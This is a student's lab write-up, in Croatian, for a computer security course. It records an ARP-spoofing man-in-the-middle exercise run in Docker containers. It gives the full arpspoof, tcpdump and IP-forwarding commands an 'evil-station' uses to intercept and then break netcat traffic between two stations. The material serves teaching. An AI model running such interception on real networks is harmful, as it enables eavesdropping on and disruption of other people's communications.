


Sigurnost računala i podataka💻🔐

Bilješke s laboratorijskih vježbi

Prve laboratorijske vježbe

Man-in-the-middle attack(ARP spoofing)

- Realizirali zadatak koristeći 3 Docker virtualna računala(container-e): station-1, station-2, evil-station
- Evil-station je prisluškivao te narušio integritet i povjerljivost komunikacije između station-one i station-two
- Formirali smo vlastiti direktorij i klonirali smo repozitorij vježbi te ušli u repozitorij

```
mkdir mjukic
cd mjukic
git clone https://github.com/mcagalj/SRP-2021-22
cd SRP-2021-22/arp-spoofing
```

- Pokrenuli smo skriptu koja se nalazi u ovome direktoriju

```
$./start.sh
```

- Pomoću skripte smo formirali 3 "container-a"

```
$ docker ps

CONTAINER ID   IMAGE     COMMAND   CREATED          STATUS          PORTS     NAMES
dd9c605d65f5   srp/arp   "bash"    18 seconds ago   Up 16 seconds             station-2
2268662f17f0   srp/arp   "bash"    18 seconds ago   Up 15 seconds             evil-station
095779ea6470   srp/arp   "bash"    18 seconds ago   Up 17 seconds             station-
```

- Pokrenuli smo bash u "container-ima" nakon što smo podijelili ekrane pomoću "alt i +"

```
$ docker exec -it station-1 bash
root@station-1:/#

$ docker exec -it station-2 bash
root@station-2:/#

$ docker exec -it evil-station bash
root@evil-station:/#
```

- Pregledali smo ip-adrese container-a i adrese mrežnog uređaja(koje su iste za sva 3 container-a)

- Station-1 je sadržavao sljedeće: ip-adresa: 172.18.0.2

```
root@station-1:/# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.2  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:ac:12:00:02  txqueuelen 0  (Ethernet)
        RX packets 19  bytes 1602 (1.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Station-2 je sadržavao: ip-adresa: 172.18.0.3


```
root@station-2:/# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.3  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:ac:12:00:03  txqueuelen 0  (Ethernet)
        RX packets 16  bytes 1296 (1.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Povežemo 2 računala da mogu komunicirati pomoću netcat-a koji radi koristeći TCP na port 9000

```
root@station-1:/# netcat -lp 9000

root@station-2:/# netcat station-1 9000
```

- Sad ta 2 stationa mogu međusobno izmjenjivati poruke
- Evil-station će ih u početku prisluškivati a onda će prekiniti povezanost 2 računala




```
PS C:\Users\marij> docker exec -it evil-station bash
root@evil-station:/#
root@evil-station:/# arpspoof -t station-1 station-2
2:42:ac:12:0:4 2:42:ac:12:0:2 0806 42: arp reply 172.18.0.3 is-at 2:42:ac:12:0:4
2:42:ac:12:0:4 2:42:ac:12:0:2 0806 42: arp reply 172.18.0.3 is-at 2:42:ac:12:0:4
2:42:ac:12:0:4 2:42:ac:12:0:2 0806 42: arp reply 172.18.0.3 is-at 2:42:ac:12:0:4
2:42:ac:12:0:4 2:42:ac:12:0:2 0806 42: arp reply 172.18.0.3 is-at 2:42:ac:12:0:4
...

PS C:\Users\marij> docker exec -it evil-station bash
root@evil-station:/#
root@evil-station:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
```

```
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:29:56.293299 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:29:58.293721 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:00.294310 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:02.294738 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:02.713658 IP station-1.srp-lab.9000 > station-2.srp-lab.58350: Flags [P.], seq 999336635:999336642, ack 1342640727, win 510, options
12:30:02.713773 ARP, Request who-has station-2.srp-lab tell evil-station, length 28
12:30:02.713791 ARP, Request who-has station-2.srp-lab tell evil-station, length 28
12:30:02.713823 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:03 (oui Unknown), length 28
12:30:02.713826 IP station-1.srp-lab.9000 > station-2.srp-lab.58350: Flags [P.], seq 0:7, ack 1, win 510, options [nop,nop,TS val 412652652
```

U zasebnom prozoru smo opet pokrenuli evil-station kako bi pratili kad se događa komunikacija između 2 stationa

```
PS C:\Users\marij> docker exec -it evil-station bash
root@evil-station:/#
root@evil-station:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:29:56.293299 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:29:58.293721 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:00.294310 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:02.294738 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:04 (oui Unknown), length 28
12:30:02.713658 IP station-1.srp-lab.9000 > station-2.srp-lab.58350: Flags [P.], seq 999336635:999336642, ack 1342640727, win 510, options
12:30:02.713773 ARP, Request who-has station-2.srp-lab tell evil-station, length 28
12:30:02.713791 ARP, Request who-has station-2.srp-lab tell evil-station, length 28
12:30:02.713823 ARP, Reply station-2.srp-lab is-at 02:42:ac:12:00:03 (oui Unknown), length 28
12:30:02.713826 IP station-1.srp-lab.9000 > station-2.srp-lab.58350: Flags [P.], seq 0:7, ack 1, win 510, options [nop,nop,TS val 412652652
```

Prekid povezanosti 2 stationa:

```
echo 0 > /proc/sys/net/ipv4/ip_forward
```